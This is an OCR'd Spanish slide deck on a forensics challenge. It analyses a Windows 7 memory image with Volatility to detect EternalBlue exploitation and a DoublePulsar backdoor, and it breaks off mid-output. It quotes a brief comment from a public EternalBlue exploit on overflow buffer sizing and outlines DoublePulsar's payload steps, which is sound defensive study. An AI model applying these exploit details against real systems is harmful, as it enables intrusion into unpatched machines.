


2. Atenea reto parte (I): Análisis manual – Listado procesos

$ volatility -f memory.1221191d.img --profile=Win7SP1x86_23418 **pstree**

Comandos: pslist, pscan, pstree, psxview

"Se aprecia un proceso rundll32.exe extraño que es hijo de lsass.exe"



```
Name                                                 Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x85a41030:explorer.exe                             1368   1344     24    891 2017-08-07 20:12:41 UTC+0000
. 0x858b2030:firefox.exe                             2272   1368     47    606 2017-08-07 20:13:04 UTC+0000
.. 0x8589ebc8:firefox.exe                            2512   2272     19    294 2017-08-07 20:13:06 UTC+0000
. 0x856734f0:vlc.exe                                 2076   1368      7    327 2017-08-07 20:12:58 UTC+0000
. 0x8565f818:swriter.exe                             1584   1368      1     16 2017-08-07 20:12:56 UTC+0000
.. 0x84fe2d28:soffice.exe                            1824   1584      1     61 2017-08-07 20:12:56 UTC+0000
... 0x8565daa8:soffice.bin                           1240   1824     16    355 2017-08-07 20:12:57 UTC+0000
. 0x841bd030:cmd.exe                                 2232   1368      1     22 2017-08-07 20:21:34 UTC+0000
. 0x856f9620:FoxitReader.ex                          2380   1368     25    483 2017-08-07 20:13:05 UTC+0000
.. 0x856f5a40:FoxitReaderUpd                         2560   2380      0 ------ 2017-08-07 20:13:07 UTC+0000
. 0x83fca320:calc.exe                                 352   1368      3     75 2017-08-07 20:19:30 UTC+0000
. 0x8571fd28:cmd.exe                                 3528   1368      1     24 2017-08-07 20:13:28 UTC+0000
.. 0x859d3180:Memoryze.exe                           3588   3528      2     96 2017-08-07 20:22:59 UTC+0000
. 0x85abe030:VBoxTray.exe                            1636   1368     12    152 2017-08-07 20:12:42 UTC+0000
. 0x859005f0:msiexec.exe                             1512   1368      4    148 2017-08-07 20:18:38 UTC+0000
 0x8559b030:csrss.exe                                 388    372      9    425 2017-08-07 20:12:37 UTC+0000
. 0x859eb448:conhost.exe                             3536    388      2     55 2017-08-07 20:13:28 UTC+0000
. 0x858b7840:conhost.exe                              336    388      2     54 2017-08-07 20:22:59 UTC+0000
.. 0x84f431d8:csrss.exe                               344    336      9    381 2017-08-07 20:12:34 UTC+0000
.. 0x84f8e968:wininit.exe                             380    336      5     84 2017-08-07 20:12:37 UTC+0000
... 0x8575f030:services.exe                           472    380      9    206 2017-08-07 20:12:38 UTC+0000
.... 0x85a7ec70:taskhost.exe                         1472    472     10    285 2017-08-07 20:12:41 UTC+0000
.... 0x8409e710:msiexec.exe                          1688    472      7    314 2017-08-07 20:16:30 UTC+0000
..... 0x8408f030:msiexec.exe                          588   1688      0 ------ 2017-08-07 20:16:34 UTC+0000
.... 0x8573b450:svchost.exe                          4040    472     13    357 2017-08-07 20:14:48 UTC+0000
.... 0x85915178:VBoxService.ex                        660    472     11    113 2017-08-07 20:12:39 UTC+0000
.... 0x85a5fc30:spoolsv.exe                          1432    472     12    284 2017-08-07 20:12:41 UTC+0000
.... 0x8597e1c8:svchost.exe                           928    472     12    286 2017-08-07 20:12:40 UTC+0000
.... 0x85a7f030:svchost.exe                          1480    472     20    311 2017-08-07 20:12:41 UTC+0000
.... 0x85903790:svchost.exe                           712    472      7    264 2017-08-07 20:12:39 UTC+0000
.... 0x841af1f0:svchost.exe                          3748    472      6     76 2017-08-07 20:22:46 UTC+0000
.... 0x8573d748:svchost.exe                          3956    472      8    117 2017-08-07 20:14:48 UTC+0000
.... 0x85b42500:SearchIndexer.                       1596    472     13    660 2017-08-07 20:12:48 UTC+0000
.... 0x85984740:svchost.exe                           960    472     33    986 2017-08-07 20:12:40 UTC+0000
.... 0x859a1240:svchost.exe                          1056    472      6    106 2017-08-07 20:12:40 UTC+0000
.... 0x859f8d28:svchost.exe                          1224    472     15    379 2017-08-07 20:12:41 UTC+0000
.... 0x858d9b68:svchost.exe                           596    472     10    350 2017-08-07 20:12:39 UTC+0000
..... 0x857387f0:WmiPrvSE.exe                        2988    596      6    109 2017-08-07 20:16:44 UTC+0000
.... 0x84eae808:svchost.exe                           232    472      5     98 2017-08-07 20:12:43 UTC+0000
.... 0x8594bd28:svchost.exe                           884    472     19    450 2017-08-07 20:12:40 UTC+0000
..... 0x85a32428:dwm.exe                             1356    884      3     72 2017-08-07 20:12:41 UTC+0000
.... 0x857790e8:svchost.exe                           760    472     20    477 2017-08-07 20:12:40 UTC+0000
..... 0x859a2370:audiodg.exe                         1020    760      6    123 2017-08-07 20:12:40 UTC+0000
.... 0x84e0d030:sppsvc.exe                           3988    472      4    141 2017-08-07 20:14:48 UTC+0000
... 0x84fc3c30:lsass.exe                              480    380      0 ------ 2017-08-07 20:12:39 UTC+0000
... 0x841b41f0:rundll32.exe                           300    480      1     51 2017-08-07 20:22:46 UTC+0000
. 0x8407ad28:conhost.exe                             3920    388      2     55 2017-08-07 20:21:34 UTC+0000
 0x8556ed28:winlogon.exe                              428    372      4    117 2017-08-07 20:12:38 UTC+0000
. 0x841a7030:wlrmdr.exe                              3008    428      0 ------ 2017-08-07 20:22:47 UTC+0000
 0x83f2fba0:System                                      4      0     86    527 2017-08-07 20:12:33 UTC+0000
. 0x84e44d28:smss.exe                                 268      4      2     29 2017-08-07 20:12:33 UTC+0000
```

2. Atenea reto parte (I): Análisis manual – Listado conexiones

$ volatility -f memory.1221191d.img --profile=Win7SP1x86_23418 **netscan**

Comandos: netscan

"El proceso rundll32.exe pone a la escucha el puerto 8080"

0x1e0c37a8	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	760	svchost.exe
0x1e0c37a8	TCPv6	:::49153	:::0	LISTENING	760	svchost.exe
0x1e111168	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	712	svchost.exe
0x1e112bb0	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	712	svchost.exe
0x1e112bb0	TCPv6	:::135	:::0	LISTENING	712	svchost.exe
0x1e11e970	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	380	wininit.exe
0x1e11f378	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	380	wininit.exe
0x1e11f378	TCPv6	:::49152	:::0	LISTENING	380	wininit.exe
0x1e1494b0	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	760	svchost.exe
0x1e254728	TCPv4	0.0.0.0:49154	0.0.0.0:0	LISTENING	960	svchost.exe
0x1e256b78	TCPv4	0.0.0.0:49154	0.0.0.0:0	LISTENING	960	svchost.exe
0x1e256b78	TCPv6	:::49154	:::0	LISTENING	960	svchost.exe
0x1e30a7b8	TCPv4	0.0.0.0:49156	0.0.0.0:0	LISTENING	232	svchost.exe
0x1e30a7b8	TCPv6	:::49156	:::0	LISTENING	232	svchost.exe
0x1e380618	TCPv4	0.0.0.0:445	0.0.0.0:0	LISTENING	4	System
0x1e380618	TCPv6	:::445	:::0	LISTENING	4	System
0x1e3870b0	TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	472	services.exe
0x1e3870b0	TCPv6	:::49155	:::0	LISTENING	472	services.exe
0x1e387758	TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	472	services.exe
0x1e5ea980	TCPv4	0.0.0.0:8080	0.0.0.0:0	LISTENING	300	rundll32.exe
0x1e60d080	TCPv4	0.0.0.0:49156	0.0.0.0:0	LISTENING	232	svchost.exe
0x1ee7b930	TCPv4	10.0.15.100:139	0.0.0.0:0	LISTENING	4	System

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2. Atenea reto parte (I): Análisis manual – Persistencia

$ volatility --plugins=plugins/ -f memory.1221191d.img --profile=Win7SP1x86_23418 **autoruns**

Volatility Foundation Volatility Framework 2.6

Autoruns==========

Hive: \SystemRoot\System32\Config\SOFTWARE
Microsoft\Windows\CurrentVersion\Run (Last modified: 2017-08-07 18:20:56 UTC+0000)
C:\Windows\system32\VBoxTray.exe : **VBoxTray** (PIDs: 1636)

Winlogon (Shell)==========

Shell: explorer.exe
Default value: Explorer.exe
PIDs: 1368
Last write time: 2017-08-07 20:12:40 UTC+0000

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
2. Atenea reto parte (I): Análisis automático – Avast - memdump

- volatility -f memory.1221191d.img --profile=Win7SP1x86_23418 memdump -p 4 -D out/
- volatility -f memory.1221191d.img --profile=Win7SP1x86_23418 memdump -p 300 -D out/

Comandos: **memdump**

Lanzamos AVAST sobre los ficheros dmp:



2. Atenea reto parte (I): EternalBlue

Automático (Inteligencia terceros, av, yara, etc.)	Manual (volatility plugins)
Wannacry, doublepulsar, smb overflow	Rundll32.exe con puerto 8080 Rundll32.exe hijo de lsass

*"SMB provides support for what are known as **SMB Transactions**. Using **SMB Transactions** enables atomic read and write to be performed between an SMB client and server. If the message request is greater than the SMB MaxBufferSize, the remaining messages are sent as **Secondary Trans2 requests**.*

*This vulnerability affects the srv2.sys kernel driver and is triggered by **malformed Secondary Trans2 requests**."*

- **WannaCry** aprovechó **EternalBlue**
- **EternalBlue** aprovecha una vulnerabilidad en la implementación del protocolo **Server Message Block (SMB) de Microsoft**.

Fuentes:

https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html
http://markus.co/memory-forensics/2017/06/04/eternalblue-smb.html
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/smb/ms17_010_eternalblue.rb
https://gist.github.com/worawit/bd04bad3cd231474763b873df081c09a
https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html
http://blogs.360.cn/post/nsa-eternalblue-smb.html

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
2. Atenea reto parte (I): EternalBlue

231	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1138
234	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
237	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
240	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
243	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
246	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
249	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
252	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
255	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
258	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
261	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
264	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
267	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
270	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
273	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
276	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
277	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	107
280	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	191
281	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	139

```
Frame 231: 1138 bytes on wire (9104 bits), 1138 bytes captured (9104 bits)
Ethernet II, Src: PcsCompu_75:35:b9 (08:00:27:75:35:b9), Dst: PcsCompu_52:fd:8f (08:00:27:52:fd:8f)
Internet Protocol Version 4, Src: 10.0.15.20, Dst: 10.0.15.100
Transmission Control Protocol, Src Port: 1346, Dst Port: 445, Seq: 452, Ack: 414, Len: 1084
NetBIOS Session Service
SMB (Server Message Block Protocol)
▶ SMB Header
▶ NT Trans Request (0xa0)
```

```
00  08 00 27 52 fd 8f 08 00  27 75 35 b9 08 00 45 00   ··'R···· 'u5···E·
10  04 64 6a 38 40 00 80 06  59 e4 0a 00 0f 14 0a 00   ·dj8@··· Y·······
20  0f 64 05 42 01 bd ef 42  d8 20 29 48 d2 db 50 18   ·d·B···B · )H··P·
30  f9 53 b3 92 00 00 00 00  04 38 ff 53 4d 42 a0 00   ·S····· ·8·SMB··
40  00 00 00 18 07 c0 00 00  00 00 00 00 00 00 00 00   ········ ········
50  00 00 00 08 ff fe 00 08  41 00 14 01 00 00 1e 00   ········ A·······
60  00 00 d0 03 01 00 1e 00  00 00 00 00 00 00 1e 00   ········ ········
70  00 00 4b 00 00 00 d0 03  00 00 68 00 00 00 01 00   ··K····· ··h·····
80  00 00 00 ec 03 00 00 00  00 00 00 00 00 00 00 00   ········ ········
90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
a0  00 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00   ········ ········
b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```

2. Atenea reto parte (I): EternalBlue



2. Atenea reto parte (I): EternalBlue

Referencia: http://markus.co/memory-forensics/2017/06/04/eternalblue-smb.html

From the Metasploit and Worawits exploit, we can see that the primary exploit method works by creating multiple SMB connections which makes the server reserve lots of space for the connections.

Lrso - <unknown> - Operating system name
Lref - <unknown> - Reference history (debug only)
LS?? - <unknown> - LM server allocations
LSac - <unknown> - BlockTypeAdminCheck
LSas - <unknown> - BlockTypeAdapterStatus
LSbf - <unknown> - buffer descriptor
LScd - <unknown> - comm device
LScn - <unknown> - connection
LSdb - <unknown> - data buffer

Se crean los pool en memoria con Tag LSbf

2. Atenea reto parte (I): EternalBlue

$ volatility --plugins=plugins/ -f memory.1221191d.img --profile=Win7SP1x86_23418 **bigpools** | grep **LSbf**

Volatility Foundation Volatility Framework 2.6

0x84359000 LSbf	NonPagedPool	0x11000L
0x8439d001 LSbf	NonPagedPool	0x11000L
0x8424e000 LSbf	NonPagedPool	0x2000L
0x842af000 LSbf	NonPagedPool	0x11000L
0x8437b001 LSbf	NonPagedPool	0x11000L
0x8438c001 LSbf	NonPagedPool	0x11000L
0x84260000 LSbf	NonPagedPool	0x11000L
0x84293000 LSbf	NonPagedPool	0x11000L
0x842c0000 LSbf	NonPagedPool	0x11000L

```
# wanted overflown buffer size (this exploit support only 0x10000 and 0x11000)
# the size 0x10000 is easier to debug when setting breakpoint in SrvOs2FeaToNt() because it is called only 2 time
# the size 0x11000 is used in nsa exploit. this size is more reliable.
NTFEA_SIZE = 0x11000
# the NTFEA_SIZE above is page size. We need to use most of last page preventing any data at the end of last page
```

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
2. Atenea reto parte (I): EternalBlue

volatility --plugins=plugins/ -f memory.1221191d.img --profile=Win7SP1x86_23418 memmap -p 4 | grep -A 3 0x8424e000

Virtual	Physical	Size Dump	FileOffset
0x8424e000	0x1fa4e000	0x1000	**0xcc5000**
0x8424f000	0x1fa4f000	0x1000	0xcc6000
0x84250000	0x1fa50000	0x1000	0xcc7000
0x84251000	0x1fa51000	0x1000	0xcc8000

2. Atenea reto parte (I): EternalBlue

En el file offset **0xcc5000** del dump del proceso con pid 4 (memdump) vemos:



El paquete de tamaño 0x2000 contiene indicios de paquete **SMB2**

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2. Atenea reto parte (I): Doublepulsar

- ¿Qué se ha ejecutado tras aprovechar Eternalblue?
  - Eternalblue suele venir acompañado de DoublePulsar en la herramienta **fuzzbunch**
- ¿Qué es DoublePulsar?

DoublePulsar is a backdoor implant tool developed by the U.S. National Security Agency's (NSA) Equation Group that was leaked by The Shadow Brokers in early 2017. The tool infected more than 200,000 Microsoft Windows computers in only a few weeks, and was used alongside **EternalBlue** in the May 2017 WannaCry ransomware attack.

El exploit lo que consigue es fijar la persistencia a través de un hook en la posición 14 de la tabla "SrvTransaction2DispatchTable". Por tanto para ver donde estará ubicado doublepulsar tenemos que obtener la entrada 14 de esta tabla y ver esa dirección que contiene. Enviando paquetes SMB inválidos se invoca a la función SrvTransactionNotImplemented() que es la se ha modificado.

Fuentes de referencia:

- https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html
- Referencia de apoyo: https://www.shelliscoming.com/2017/08/doublepulsar-smb-implant-detection-from.html
- Referencia al plugin: git clone https://github.com/BorjaMerino/DoublePulsar-Volatility/blob/master/doublepulsar.py

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2. Atenea reto parte (I): Doublepulsar

Primary Payload

- Step 0: Determine CPU Architecture
- Step 1: Find ntoskrnl.exe Base Address
- Step 2: Locate Necessary Function Pointers
- Step 3: Locate Srv.sys SMB Driver
- Step 4: Patch the SMB Trans2 Dispatch Table

Primero reserva buffer y copia **second payload** y parchea la Tabla.

- Step 5: Send "Knock" and Raw Shellcode ->

Enviando paquetes SMB inválidos

Proceso para implantar el backdoor

https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html

2. Atenea reto parte (I): Doublepulsar

volatility --plugins=plugins/ -f memory.1221191d.img --profile=Win7SP1x86_23418 doublepulsar --pdb_file=EF0EBB8C2741222D42E460143DF89307.pdb

```
Ptr        Module      Section
---------- ----------- ------------
